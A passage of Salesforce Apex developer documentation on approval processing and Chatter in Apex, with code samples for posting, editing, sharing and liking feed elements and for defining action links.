For example, using Chatter in Apex enables you to post a message to a Chatter feed. Using the approval methods, you can submit approval process requests and approve these requests.

Actions

Create actions and add them to the Chatter publisher on the home page, on the Chatter tab, in Chatter groups, and on record detail pages. In Salesforce1, actions appear in the action bar, its associated action menu, and as list-item actions.

- *Create actions* let users create records. They're different from the Quick Create and Create New features on the Salesforce home page, because create actions respect validation rules and field requiredness, and you can choose each action's fields.
- *Custom actions* are Visualforce pages or canvas apps with functionality that you define. For example, you can create a custom action so that users can write comments that are longer than 5,000 characters, or create one that integrates a video-conferencing application so that support agents can communicate visually with customers.

For create, log-a-call, and custom actions, you can create either object-specific actions or global actions. Update actions must be object-specific.

For more information on actions, see the online help.

SEE ALSO:

QuickAction Class
QuickActionRequest Class
QuickActionResult Class
DescribeQuickActionResult Class
DescribeQuickActionDefaultValue Class
DescribeLayoutSection Class
DescribeLayoutRow Class
DescribeLayoutItem Class
DescribeLayoutComponent Class
DescribeAvailableQuickActionResult Class

Approval Processing

An approval process is an automated process your organization can use to approve records in Salesforce. An approval process specifies the steps necessary for a record to be approved and who must approve it at each step. A step can apply to all records included in the process, or just records that meet certain administrator-defined criteria. An approval process also specifies the actions to take when a record is approved, rejected, recalled, or first submitted for approval.

- Use the Apex process classes to create approval requests and process the results of those requests:
  - ProcessRequest Class
  - ProcessResult Class
  - ProcessSubmitRequest Class
  - ProcessWorkitemRequest Class
- Use the `Approval.process` method to submit an approval request and approve or reject existing approval requests. For more information, see Approval Class.

Note: The `process` method counts against the DML limits for your organization. See Execution Governors and Limits.

For more information about approval processes, see "Getting Started with Approval Processes" in the Salesforce online help.

IN THIS SECTION:

Apex Approval Processing Example

The following sample code initially submits a record for approval, then approves the request. This example requires an approval process to be set up for accounts.

```
public class TestApproval {
    void submitAndProcessApprovalRequest() {
        // Insert an account
        Account a = new Account(Name='Test',annualRevenue=100.0);
        insert a;

        User user1 = [SELECT Id FROM User WHERE Alias='SomeStandardUser'];

        // Create an approval request for the account
        Approval.ProcessSubmitRequest req1 =
            new Approval.ProcessSubmitRequest();
        req1.setComments('Submitting request for approval.');
        req1.setObjectId(a.id);

        // Submit on behalf of a specific submitter
        req1.setSubmitterId(user1.Id);

        // Submit the record to specific process and skip the criteria evaluation
        req1.setProcessDefinitionNameOrId('PTO_Request_Process');
        req1.setSkipEntryCriteria(true);

        // Submit the approval request for the account
        Approval.ProcessResult result = Approval.process(req1);

        // Verify the result
        System.assert(result.isSuccess());

        System.assertEquals(
            'Pending', result.getInstanceStatus(),
            'Instance Status'+result.getInstanceStatus());

        // Approve the submitted request
        // First, get the ID of the newly created item
        List<Id> newWorkItemIds = result.getNewWorkitemIds();

        // Instantiate the new ProcessWorkitemRequest object and populate it
        Approval.ProcessWorkitemRequest req2 =
            new Approval.ProcessWorkitemRequest();
        req2.setComments('Approving request.');
        req2.setAction('Approve');
        req2.setNextApproverIds(new Id[] {UserInfo.getUserId()});

        // Use the ID from the newly created item to specify the item to be worked
        req2.setWorkitemId(newWorkItemIds.get(0));
```

```
        // Submit the request for approval
        Approval.ProcessResult result2 =  Approval.process(req2);

        // Verify the results
        System.assert(result2.isSuccess(), 'Result Status:'+result2.isSuccess());

        System.assertEquals(
            'Approved', result2.getInstanceStatus(),
            'Instance Status'+result2.getInstanceStatus());
    }
}
```

Chatter Answers and Ideas

In Chatter Answers and Ideas, use zones to organize ideas and answers into groups. Each zone can have its own focus, with unique ideas and answers topics to match that focus.

Note: Before Summer '13, Chatter Answers and Ideas used the term "communities." In the Summer '13 release, these communities were renamed "zones" to prevent confusion with Salesforce Communities.

To work with zones in Apex, use the `Answers`, `Ideas`, and `ConnectApi.Zones`.

SEE ALSO:

- Answers Class
- Ideas Class
- Zones Class

Chatter in Apex

Use Chatter in Apex to develop custom experiences in Salesforce. Create Visualforce pages that display feeds, post feed items with mentions and topics, and update user and group photos. Create triggers that update Chatter feeds.

Many Chatter REST API resource actions are exposed as static methods on Apex classes in the `ConnectApi` namespace. These methods use other `ConnectApi` classes to input and return information. The `ConnectApi` namespace is referred to as *Chatter in Apex*.

In Apex, it's possible to access some Chatter data using SOQL queries and objects. However, `ConnectApi` classes expose Chatter data in a much simpler way. Data is localized and structured for display. For example, instead of making many calls to access and assemble a feed, you can do it with a single call.

Chatter in Apex methods execute in the context of the context user, who is also referred to as the *context user*. The code has access to whatever the context user has access to. It doesn't run in system mode like other Apex code.

For Chatter in Apex reference information, see `ConnectApi` Namespace on page 657.

IN THIS SECTION:

- Chatter in Apex Examples
  Use these examples to perform common tasks with Chatter in Apex.
- Chatter in Apex Features
  This topic describes which classes and methods to use to work with common Chatter in Apex features.

Using ConnectApi Input and Output Classes

Some classes in the `ConnectApi` namespace contain static methods that access Chatter REST API data. The `ConnectApi` namespace also contains input classes to pass as parameters and output classes that can be returned by calls to the static methods.

Understanding Limits for ConnectApi Classes

Limits for methods in the `ConnectApi` namespace are different than the limits for other Apex classes.

Serializing and Deserializing ConnectApi Obejcts

When `ConnectApi` output objects are serialized into JSON, the structure is similar to the JSON returned from Chatter REST API. When `ConnectApi` input objects are deserialized from JSON, the format is also similar to Chatter REST API.

ConnectApi Versioning and Equality Checking

Versioning in `ConnectApi` classes follows specific rules that are quite different than the rules for other Apex classes.

Casting ConnectApi Objects

It may be useful to downcast some `ConnectApi` output objects to a more specific type.

Wildcards

Use wildcard characters to match text patterns in Chatter REST API and Chatter in Apex searches.

Testing ConnectApi Code

Like all Apex code, Chatter in Apex code requires test coverage.

Differences Between ConnectApi Classes and Other Apex Classes

Please be aware of these additional differences between `ConnectApi` classes and other Apex classes.

Chatter in Apex Examples

Use these examples to perform common tasks with Chatter in Apex.

IN THIS SECTION:

Get Feed Elements From a Feed

Example: This example calls getFeedElementsFromFeed(communityId, feedType, subjectId) to get the first page of feed elements from the context user's news feed.

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.News, 'me');
```

The `getFeedElementsFromFeed` method is overloaded, which means that the method name has many different signatures. A signature is the name of the method and its parameters in order.

Each signature lets you send different inputs. For example, one signature may specify the community ID, the feed type, and the subject ID. Another signature could have those parameters and an additional parameter to specify the maximum number of comments to return for each feed element.

Tip: Each signature operates on certain feed types. Use the signatures that operate on the `ConnectApi.FeedType.Record` to get group feeds, since a group is a record type.

SEE ALSO:

ChatterFeeds Class

Post a Feed Element

This example calls `postFeedElement(communityId, subjectId, feedElementType, text)` to post a string of text.

```
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), '0F9d0000000TreH',
ConnectApi.FeedElementType.FeedItem, 'On vacation this week.');
```

The second parameter, `subjectId` is the ID of the parent this feed element is posted to. The value can be the ID of a user, group, or record, or the string `me` to indicate the context user.

SEE ALSO:

postFeedElement(communityId, subjectId, feedElementType, text)

Post a Feed Element with a Mention

This example calls the `postFeedElement(communityId, feedElement, feedElementFileUpload)` method to post a feed item to a group that mentions a user.

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

mentionSegmentInput.id = '005RR000000Dme9';
messageBodyInput.messageSegments.add(mentionSegmentInput);

textSegmentInput.text = 'Could you take a look?';
messageBodyInput.messageSegments.add(textSegmentInput);

feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;
feedItemInput.subjectId = '0F9RR0000004CPw';

ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput, null);
```

SEE ALSO:

postFeedElement(communityId, feedElement, feedElementFileUpload)

Post a Feed Element with Existing Content

This example calls the `postFeedElement(communityId, feedElement, feedElementFileUpload)` method to post a feed item with an file attachment. In this example, the file is existing content that has already been uploaded to Salesforce The post also includes text and a mention.

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
ConnectApi.ContentCapabilityInput contentCapabilityInput = new
ConnectApi.ContentCapabilityInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

// Define the FeedItemInput object to pass to postFeedElement
feedItemInput.body = messageBodyInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
feedItemInput.subjectId = 'me';

// The MessageBodyInput object holds the text and mention in the post
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Would you please review this doc?';
messageBodyInput.messageSegments.add(textSegmentInput);
```

```
mentionSegmentInput.id = '005D000000016QxO';
messageBodyInput.messageSegments.add(mentionSegmentInput);

// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
// For this feed item, we define a content capability to hold the file.
feedElementCapabilitiesInput.content = contentCapabilityInput;
contentCapabilityInput.contentDocumentId = '069D00000001pyS';

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput, null);
```

SEE ALSO:

postFeedElement(communityId, feedElement, feedElementFileUpload)

Post a Feed Element with a New File (Binary) Attachment

This example calls the `postFeedElement(communityId, feedElement, feedElementFileUpload)` method to post a feed item with a new file (binary) attachment.

```
ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();
input.subjectId = 'me';

ConnectApi.ContentCapabilityInput contentInput = new ConnectApi.ContentCapabilityInput();
contentInput.title = 'Title';

ConnectApi.FeedElementCapabilitiesInput capabilities = new
ConnectApi.FeedElementCapabilitiesInput();
capabilities.content = contentInput;

input.capabilities = capabilities;

String text = 'These are the contents of the new file.';
Blob myBlob = Blob.valueOf(text);
ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
'fileName');

ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), input, binInput);
```

SEE ALSO:

postFeedElement(communityId, feedElement, feedElementFileUpload)

Post a Batch of Feed Elements

This trigger calls the `postFeedElementBatch(communityId, feedElements)` method to bulk post to the feeds of newly inserted accounts.

```
trigger postFeedItemToAccount on Account (after insert) {
    Account[] accounts = Trigger.new;
```

```
    // Bulk post to the account feeds.

    List<ConnectApi.BatchInput> batchInputs = new List<ConnectApi.BatchInput>();

    for (Account a : accounts) {
        ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();

        input.subjectId = a.id;

        ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();
        body.messageSegments = new List<ConnectApi.MessageSegmentInput>();

        ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();
        textSegment.text = 'Let\'s win the ' + a.name + ' account.';

        body.messageSegments.add(textSegment);
        input.body = body;

        ConnectApi.BatchInput batchInput = new ConnectApi.BatchInput(input);
        batchInputs.add(batchInput);
    }

    ConnectApi.ChatterFeeds.postFeedElementBatch(Network.getNetworkId(), batchInputs);
}
```

SEE ALSO:

postFeedElementBatch(communityId, feedElements)

Post a Batch of Feed Elements with New (Binary) Files

This trigger calls the `postFeedElementBatch(communityId, feedElements)` method to bulk post to the feeds of newly inserted accounts. Each post has a new file (binary) attachment.

```
trigger postFeedItemToAccountWithBinary on Account (after insert) {
    Account[] accounts = Trigger.new;

    // Bulk post to the account feeds.

    List<ConnectApi.BatchInput> batchInputs = new List<ConnectApi.BatchInput>();

    for (Account a : accounts) {
        ConnectApi.FeedItemInput input = new ConnectApi.FeedItemInput();

        input.subjectId = a.id;

        ConnectApi.MessageBodyInput body = new ConnectApi.MessageBodyInput();
        body.messageSegments = new List<ConnectApi.MessageSegmentInput>();

        ConnectApi.TextSegmentInput textSegment = new ConnectApi.TextSegmentInput();
        textSegment.text = 'Let\'s win the ' + a.name + ' account.';

        body.messageSegments.add(textSegment);
        input.body = body;
```


```
        ConnectApi.ContentCapabilityInput contentInput = new
ConnectApi.ContentCapabilityInput();
        contentInput.title = 'Title';

        ConnectApi.FeedElementCapabilitiesInput capabilities = new
ConnectApi.FeedElementCapabilitiesInput();
        capabilities.content = contentInput;

        input.capabilities = capabilities;

        String text = 'We are words in a file.';
        Blob myBlob = Blob.valueOf(text);
       ConnectApi.BinaryInput binInput = new ConnectApi.BinaryInput(myBlob, 'text/plain',
 'fileName');

        ConnectApi.BatchInput batchInput = new ConnectApi.BatchInput(input, binInput);

        batchInputs.add(batchInput);
    }

    ConnectApi.ChatterFeeds.postFeedElementBatch(Network.getNetworkId(), batchInputs);
```

SEE ALSO:


postFeedElementBatch(communityId, feedElements)

Define an Action Link and Post with a Feed Element


This example creates one action link in an action link group, associates the action link group with a feed item, and posts the feed item.



When a user clicks the action link, the action link requests the Chatter REST API resource `/chatter/feed-elements`, which posts a feed item to the user's feed. After the user clicks the action link and it executes successfully, its status changes to successful and the feed item UI is updated:



Refresh the user's feed to see the new post:



This is a simple example, but it shows you how to use action links to make a call to a Salesforce resource.

Think of an action link as a button on a feed item. Like a button, an action link definition includes a label (`labelKey`). An action link group definition also includes other properties like a URL (`actionUrl`), an HTTP method (`method`), and an optional request body (`requestBody`) and HTTP headers (`headers`).

When a user clicks this action link, an HTTP POST request is made to a Chatter REST API resource, which posts a feed item to Chatter. The `requestBody` property holds the request body for the `actionUrl` resource, including the text of the new feed item. In this example, the new feed item includes only text, but it could include other capabilities such as a file attachment, a poll, or even action links.

Just like radio buttons, action links must be nested in a group. Action links within a group share the properties of the group and are mutually exclusive (you can click on only one action link within a group). Even if you define only one action link, it must be part of an action link group.

This example calls `ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` to create an action link group definition.

It saves the action link group ID from that call and associates it with a feed element in a call to `ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement, feedElementFileUpload)`.

To use this code, substitute an OAuth value for your own Salesforce organization. Also, verify that the `expirationDate` is in the future. Look for the **To Do** comments in the code.

```
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
ConnectApi.ActionLinkDefinitionInput actionLinkDefinitionInput = new
ConnectApi.ActionLinkDefinitionInput();
ConnectApi.RequestHeaderInput requestHeaderInput1 = new ConnectApi.RequestHeaderInput();
ConnectApi.RequestHeaderInput requestHeaderInput2 = new ConnectApi.RequestHeaderInput();

// Create the action link group definition.
actionLinkGroupDefinitionInput.actionLinks = New
List<ConnectApi.ActionLinkDefinitionInput>();
actionLinkGroupDefinitionInput.executionsAllowed =
ConnectApi.ActionLinkExecutionsAllowed.OncePerUser;
actionLinkGroupDefinitionInput.category = ConnectApi.PlatformActionGroupCategory.Primary;
// To Do: Verify that the date is in the future.
// Action link groups are removed from feed elements on the expiration date.
datetime myDate = datetime.newInstance(2016, 3, 1);
actionLinkGroupDefinitionInput.expirationDate = myDate;

// Create the action link definition.
actionLinkDefinitionInput.actionType = ConnectApi.ActionLinkType.Api;
actionLinkDefinitionInput.actionUrl = '/services/data/v33.0/chatter/feed-elements';
actionLinkDefinitionInput.headers = new List<ConnectApi.RequestHeaderInput>();
actionLinkDefinitionInput.labelKey = 'Post';
actionLinkDefinitionInput.method = ConnectApi.HttpRequestMethod.HttpPost;
actionLinkDefinitionInput.requestBody = '{\"subjectId\": \"me\",\"feedElementType\":
\"FeedItem\",\"body\": {\"messageSegments\": [{\"type\": \"Text\",\"text\": \"This is a
test post created via an API action link.\"}]}}';
actionLinkDefinitionInput.requiresConfirmation = true;

// To Do: Substitute an OAuth value for your Salesforce org.
requestHeaderInput1.name = 'Authorization';
requestHeaderInput1.value = 'OAuth
00DD00000007WNP!ARsAQCwoeV0zzAV847FTl4zF.85w.EwsPbUgXR4SAjsp';
actionLinkDefinitionInput.headers.add(requestHeaderInput1);
```

```
requestHeaderInput2.name = 'Content-Type';
requestHeaderInput2.value = 'application/json';
actionLinkDefinitionInput.headers.add(requestHeaderInput2);

// Add the action link definition to the action link group definition.
actionLinkGroupDefinitionInput.actionLinks.add(actionLinkDefinitionInput);

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);

ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new
ConnectApi.AssociatedActionsCapabilityInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

// Set the properties of the feedItemInput object.
feedItemInput.body = messageBodyInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
feedItemInput.subjectId = 'me';

// Create the text for the post.
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
textSegmentInput.text = 'Click to post a feed item.';
messageBodyInput.messageSegments.add(textSegmentInput);


// The feedElementCapabilitiesInput object holds the capabilities of the feed item.
// Define an associated actions capability to hold the action link group.
// The action link group ID is returned from the call to create the action link group
definition.
feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput;
associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>();
associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id);

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput, null);
```

Note: If the post fails, check the OAuth ID.

SEE ALSO:

createActionLinkGroupDefinition(communityId, actionLinkGroup)

Working with Action Links

Define an Action Link in a Template and Post with a Feed Element

This example creates the same action link and action link group as the example Define an Action Link and Post with a Feed Element, but this example instantiates the action link group from a template.

Step 1: Create the Action Link Templates

1. From Setup, click **Create** > **Action Link Templates**.
2. Use these values in a new Action Link Group Template:

Field	Value
Name	Doc Example
Developer Name	Doc_Example
Category	Primary action
Executions Allowed	Once per User

3. Use these values in a new Action Link Template:

Field	Value
Action Link Group Template	Doc Example
Action Type	Api
Action URL	/services/data/{!Bindings.ApiVersion}/chatter/feed-elements
User Visibility	Everyone can see
HTTP Request Body	{ "subjectId":"{!Bindings.SubjectId}", "feedElementType":"FeedItem", "body":{ "messageSegments":[{ "type":"Text", "text":"{!Bindings.Text}" }] } }
HTTP Headers	Content-Type: application/json
Position	0
Label Key	Post
HTTP Method	POST

4. Go back to the Action Link Group Template and select `Published`. Click **Save**.

Step 2: Instantiate the Action Link Group, Associate it with a Feed Item, and Post it

This example calls `ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)` to create an action link group definition.

It calls `ConnectApi.ChatterFeeds.postFeedElement(communityId, feedElement, feedElementFileUpload)` to associate the action link group with a feed item and post it.

```
// Get the action link group template Id.
ActionLinkGroupTemplate template = [SELECT Id FROM ActionLinkGroupTemplate WHERE
DeveloperName='Doc_Example'];

// Add binding name-value pairs to a map.
// The names are defined in the action link template(s) associated with the action link
group template.
// Get them from Setup UI or SOQL.
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', 'v33.0');
bindingMap.put('Text', 'This post was created by an API action link.');
bindingMap.put('SubjectId', 'me');

// Create ActionLinkTemplateBindingInput objects from the map elements.
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs = new
List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Set the template Id and template binding values in the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput = new
ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = template.id;
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
 ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);

ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
ConnectApi.AssociatedActionsCapabilityInput associatedActionsCapabilityInput = new
ConnectApi.AssociatedActionsCapabilityInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

// Define the FeedItemInput object to pass to postFeedElement
feedItemInput.body = messageBodyInput;
feedItemInput.capabilities = feedElementCapabilitiesInput;
feedItemInput.subjectId = 'me';

// The MessageBodyInput object holds the text in the post
messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();
```

```
textSegmentInput.text = 'Click to post a feed item.';
messageBodyInput.messageSegments.add(textSegmentInput);


// The FeedElementCapabilitiesInput object holds the capabilities of the feed item.
// For this feed item, we define an associated actions capability to hold the action link
 group.
// The action link group ID is returned from the call to create the action link group
definition.
feedElementCapabilitiesInput.associatedActions = associatedActionsCapabilityInput;
associatedActionsCapabilityInput.actionLinkGroupIds = new List<String>();
associatedActionsCapabilityInput.actionLinkGroupIds.add(actionLinkGroupDefinition.id);

// Post the feed item.
ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput, null);
```

Edit a Feed Element

This example calls `updateFeedElement(communityId, feedElementId, feedElement)` to edit a feed element. Feed items are the only type of feed element that can be edited.

```
String communityId = Network.getNetworkId();

// Get the last feed item created by the current user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
 ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
String feedElementId = feedItems[0].id;

ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId);

if (isEditable.isEditableByMe == true){
    ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

    textSegmentInput.text = 'This is my edited post.';
    messageBodyInput.messageSegments.add(textSegmentInput);

    feedItemInput.body = messageBodyInput;

    ConnectApi.FeedElement editedFeedElement =
ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput);
}
```

Edit a Question Title and Post

This example calls `updateFeedElement(communityId, feedElementId, feedElement)` to edit a question title and post.

```
String communityId = Network.getNetworkId();

// Get the last feed item created by the current user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
 ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
String feedElementId = feedItems[0].id;

ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId);

if (isEditable.isEditableByMe == true){

    ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
    ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
    ConnectApi.QuestionAndAnswersCapabilityInput questionAndAnswersCapabilityInput = new
ConnectApi.QuestionAndAnswersCapabilityInput();
    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

    textSegmentInput.text = 'This is my edited question.';
    messageBodyInput.messageSegments.add(textSegmentInput);

    feedItemInput.body = messageBodyInput;
    feedItemInput.capabilities = feedElementCapabilitiesInput;

    feedElementCapabilitiesInput.questionAndAnswers = questionAndAnswersCapabilityInput;
    questionAndAnswersCapabilityInput.questionTitle = 'Where is my edited question?';

    ConnectApi.FeedElement editedFeedElement =
ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput);
}
```

Like a Feed Element

This example calls likeFeedElement(communityId, feedElementId) to like a feed element.

```
ConnectApi.ChatterLike chatterLike = ConnectApi.ChatterFeeds.likeFeedElement(null,
'0D5D0000000KuGh');
```

SEE ALSO:

likeFeedElement(communityId, feedElementId)

Bookmark a Feed Element

This example calls updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser) to bookmark a feed element.

```
ConnectApi.BookmarksCapability bookmark =
ConnectApi.ChatterFeeds.updateFeedElementBookmarks(null, '0D5D0000000KuGh', true);
```

SEE ALSO:

updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser)

Share a Feed Element

This example calls `shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)` to share a feed item (which is a type of feed element) with a group.

```
ConnectApi.ChatterFeeds.shareFeedElement(null, '0F9RR0000004CPw',
ConnectApi.FeedElementType.FeedItem, '0D5RR0000004Gxc');
```

SEE ALSO:

shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)

Share a Feed Element and Add a Comment

